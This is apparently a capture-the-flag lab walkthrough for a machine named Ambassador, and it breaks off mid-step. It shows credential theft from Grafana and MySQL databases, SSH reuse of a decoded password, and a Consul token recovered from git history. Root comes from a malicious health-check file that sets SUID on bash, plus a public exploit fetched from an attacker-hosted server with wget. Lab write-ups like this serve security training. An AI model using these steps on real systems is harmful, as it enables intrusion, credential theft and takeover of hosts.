sqlite3 grafana.db
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
100  652k  100  652k    0     0   203k      0  0:00:03  0:00:03 --:--:--  203k

SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .table
alert                       login_attempt
alert_configuration         migration_log
alert_instance              ngalert_configuration
alert_notification          org
alert_notification_state    org_user
alert_rule                  playlist
alert_rule_tag              playlist_item
alert_rule_version          plugin_setting
annotation                  preferences
annotation_tag              quota
api_key                     server_lock
cache_data                  session
dashboard                   short_url
...
data_source                 test_data
kv_store                    user
library_element             user_auth
library_element_connection  user_auth_token

sqlite> select * from data_source;
2|1|1|mysql|mysql.yaml|proxy||dontStandSoCloseToMe63221!|grafana|grafana|0|||0|{}|2022-09-01 22:43:03|2025-11-15 16:05:23|0|{}|1|uKewFgM4z
Same password, obtained without authenticating. It is the preferable route in a real scenario: the traversal is pre-auth and leaves no trace in the login_attempt table.
Shell as developer
MySQL: the base64 password
show databases;
use whackywidget;
show tables;
select * from users;
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| grafana            |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| whackywidget       |
+--------------------+
6 rows in set (0.110 sec)

MySQL [(none)]> use whackywidget;
Database changed
MySQL [whackywidget]> show tables;
+------------------------+
| Tables_in_whackywidget |
+------------------------+
| users                  |
+------------------------+
1 row in set (0.111 sec)

MySQL [whackywidget]> select * from users;
+-----------+------------------------------------------+
| user      | pass                                     |
+-----------+------------------------------------------+
| developer | YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg== |
+-----------+------------------------------------------+
1 row in set (0.111 sec)
Of the six databases, four belong to the system and grafana is the one we already know. whackywidget is the application's, and it holds a single table with a single row: the developer user the website advertised.
The trailing == and the character set give away base64, which is not encryption but encoding: it reverses with no key.
echo -n "YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg==" | base64 -d
anEnglishManInNewYork027468SSH
The password works over SSH as developer (credential reuse):
ssh developer@10.10.11.183
developer@10.10.11.183's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)
...
developer@ambassador:~$
cat user.txt
developer@ambassador:~$ cat user.txt
53fdff0e0f8c8ba55b95e197fa4f0691
Privilege escalation
Enumerating the home
The first thing is to look at the home directory including hidden files, which is where configuration lives:
alias ls='ls -la'
ls
cat .gitconfig
developer@ambassador:~$ ls
total 48
drwxr-xr-x 7 developer developer 4096 Sep 14  2022 .
drwxr-xr-x 3 root      root      4096 Mar 13  2022 ..
lrwxrwxrwx 1 root      root         9 Sep 14  2022 .bash_history -> /dev/null
-rw-r--r-- 1 developer developer  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 developer developer 3798 Mar 14  2022 .bashrc
drwx------ 3 developer developer 4096 Mar 13  2022 .cache
-rw-rw-r-- 1 developer developer   93 Sep  2  2022 .gitconfig
drwx------ 3 developer developer 4096 Mar 14  2022 .gnupg
drwxrwxr-x 3 developer developer 4096 Mar 13  2022 .local
-rw-r--r-- 1 developer developer  807 Feb 25  2020 .profile
drwx------ 3 developer developer 4096 Mar 13  2022 snap
drwx------ 2 developer developer 4096 Mar 13  2022 .ssh
-rw-r----- 1 root      developer   33 Nov 15 16:05 user.txt

developer@ambassador:~$ cat .gitconfig
[user]
        name = Developer
        email = developer@ambassador.local
[safe]
        directory = /opt/my-app
Two things. .bash_history is a symlink to /dev/null, a common trick so no command history is kept. And .gitconfig declares /opt/my-app as a safe directory, which is as good as saying there is a git repository there and this user works with it.
Secrets in the git history
cd /opt/my-app/
ls
cd .git/
git log
developer@ambassador:~$ cd /opt/my-app/
developer@ambassador:/opt/my-app$ ls
total 24
drwxrwxr-x  5 root root 4096 Mar 13  2022 .
drwxr-xr-x  4 root root 4096 Sep  1  2022 ..
drwxrwxr-x  4 root root 4096 Mar 13  2022 env
drwxrwxr-x  8 root root 4096 Mar 14  2022 .git
-rw-rw-r--  1 root root 1838 Mar 13  2022 .gitignore
drwxrwxr-x  3 root root 4096 Mar 13  2022 whackywidget

developer@ambassador:/opt/my-app$ cd .git/
developer@ambassador:/opt/my-app/.git$ git log
fatal: detected dubious ownership in repository at '/opt/my-app/.git'
To add an exception for this directory, call:

        git config --global --add safe.directory /opt/my-app/.git

developer@ambassador:/opt/my-app/.git$ git config --global --add safe.directory /opt/my-app/.git
developer@ambassador:/opt/my-app/.git$ git log
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

commit c982db8eff6f10f8f3a7d802f79f2705e7a21b55
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:44:45 2022 +0000

    config script

commit 8dce6570187fd1dcfb127f51f147cd1ca8dc01c6
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:47:01 2022 +0000

    created project with django CLI

commit 4b8597b167b2fbf8ec35f992224e612bf28d9e51
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:44:11 2022 +0000
The repository belongs to root, and git refuses to operate on repositories owned by someone else (dubious ownership, a protection added in git 2.35.2). The fix is given by the error message itself, and it is exactly what was already in the home's .gitconfig: add it as a safe directory.
Four commits, and one has a name that begs a look: "tidy config script". Tidying a config script often means removing something from it that should never have been there.
git show 33a53
git show c982db
developer@ambassador:/opt/my-app/.git$ git show 33a53
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
index 35c08f6..fc51ec0 100755
--- a/whackywidget/put-config-in-consul.sh
+++ b/whackywidget/put-config-in-consul.sh
@@ -1,4 +1,4 @@
 # We use Consul for application config in production, this script will help set the correct values for the app
-# Export MYSQL_PASSWORD before running
+# Export MYSQL_PASSWORD and CONSUL_HTTP_TOKEN before running

-consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD
+consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD

developer@ambassador:/opt/my-app/.git$ git show c982db
commit c982db8eff6f10f8f3a7d802f79f2705e7a21b55
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:44:45 2022 +0000

    config script

diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
new file mode 100755
index 0000000..35c08f6
--- /dev/null
+++ b/whackywidget/put-config-in-consul.sh
@@ -0,0 +1,4 @@
+# We use Consul for application config in production, this script will help set the correct values for the app
++# Export MYSQL_PASSWORD before running
+
+consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD
The two diffs tell the whole story. Commit c982db created the script with the token baked in; commit 33a53 removed it and changed the comment so it would be passed through an environment variable. The developer did the right thing... three minutes late: the history keeps the earlier version, and the token is right there in cleartext:
CONSUL_HTTP_TOKEN = bb03b43b-1d81-d62b-24b5-39540ee469b5This is the secrets in git history pattern: deleting a credential from the code does not delete it from the repository, it only moves it into the past. The only real mitigation is to rotate it.
What Consul is and why it matters
HashiCorp Consul is a service discovery and distributed configuration platform: services register with it, share configuration and check on each other. That last part, the health checks, is what opens the vector: a health check can be defined as a local script Consul runs periodically, and checks are declared in .hcl files read from the configuration directory on reload.
Chaining those pieces, the attack needs two conditions:
- That Consul runs as
root(so the script executes as root). - That the configuration directory is writable by us (to drop the
.hclin).
Both are checked in one go:
ps -faux | grep consul
ls -l /etc/consul.d/
developer@ambassador:~$ ps -faux | grep consul
root      1098  0.3  3.8 794356 77304 ?  Ssl  16:05  0:45 /usr/bin/consul agent -config-dir=/etc/consul.d/config.d -config-file=/etc/consul.d/consul.hcl
develop+ 94209  0.0  0.0   6432   660 pts/0  S+  20:06  0:00  \_ grep --color=auto consul

developer@ambassador:~$ ls -l /etc/consul.d/
total 24
drwxr-xr-x   3 consul consul    4096 Sep 27  2022 .
drwxr-xr-x 103 root   root      4096 Sep 27  2022 ..
drwx-wx---   2 root   developer 4096 Nov 15 20:04 config.d
-rw-r--r--   1 consul consul       0 Feb 28  2022 consul.env
-rw-r--r--   1 consul consul    5303 Mar 14  2022 consul.hcl
-rw-r--r--   1 consul consul     160 Mar 15  2022 README
Both conditions hold. The process belongs to root (not to the consul user we saw in /etc/passwd, which is a design flaw in itself), and config.d has drwx-wx--- permissions with group developer: the group's w lets us write inside it, even though the missing r prevents listing the contents.
The malicious health check
cd /etc/consul.d/config.d/
nano revshell.hcl
cat revshell.hcl
export CONSUL_HTTP_TOKEN=bb03b43b-1d81-d62b-24b5-39540ee469b5
consul reload
ls -l /bin/bash
developer@ambassador:/etc/consul.d/config.d$ cat revshell.hcl
enable_script_checks = true

check = {
        id = "sfldksjflksdrwerew",
        args = ["/usr/bin/chmod", "u+s /bin/bash"],
        interval = "60s"
}

developer@ambassador:/etc/consul.d/config.d$ export CONSUL_HTTP_TOKEN=bb03b43b-1d81-d62b-24b5-39540ee469b5
developer@ambassador:/etc/consul.d/config.d$ consul reload
Configuration reload triggered
developer@ambassador:/etc/consul.d/config.d$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
The file has three pieces and all of them are needed. enable_script_checks = true turns on script execution, which is off by default precisely because of what we are doing. args is the command to run, here a chmod u+s /bin/bash. And interval makes it a periodic check rather than a one-shot startup one.
consul reload would not work without the token: it is an administrative API operation, and that is why the CONSUL_HTTP_TOKEN from the commit was the missing piece. The Configuration reload triggered response confirms Consul accepted the order, and the following ls -l proves it: /bin/bash goes from -rwxr-xr-x to -rwsr-xr-x, with the s of the SUID bit.
bash -p
developer@ambassador:/etc/consul.d/config.d$ bash -p
bash-5.0# whoami
root
The -p is mandatory: without it, bash notices the effective UID (0) does not match the real one and drops the privileges at startup, precisely to prevent this kind of abuse. With -p it keeps them.
The same escalation, automated
There is a public exploit that does all of this for us, owalid/consul-rce. It is cloned on the attacker and transferred over:
# attacker
git clone https://github.com/owalid/consul-rce
cd consul-rce
python3 -m http.server 80
# victim
wget http://10.10.16.6/consul_rce.py
# victim
--2025-11-16 23:04:03--  http://10.10.16.6/consul_rce.py
Connecting to 10.10.16.6:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2178 (2.1K) [text/x-python]
Saving to: 'consul_rce.py'
consul_rce.py       100%[===================>]   2.13K  --.-KB/s    in 0.1s
2025-11-16 23:04:04 (20.4 KB/s) - 'consul_rce.py' saved [2178/2178]

developer@ambassador:/tmp$ ls | grep consul
consul_rce.py

# attacker
Cloning into 'consul-rce'...
remote: Enumerating objects: 7, done.
remote: Total 7 (delta 0), reused 4 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (7/7), done.

README.md  consul_rce.py

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.183 - - [16/Nov/2025 23:04:05] "GET /consul_rce.py HTTP/1.1" 200 -
ls -l /bin/bash
chmod +x consul_rce.py
python3 consul_rce.py -th 127.0.0.1 -tp 8500 -c "chmod u+s /bin/bash" -ct "bb03b43b-1d81-d62b-24b5-39540ee469b5"
ls -l /bin/bash
bash -p
developer@ambassador:/tmp$ ls -l /bin/bash
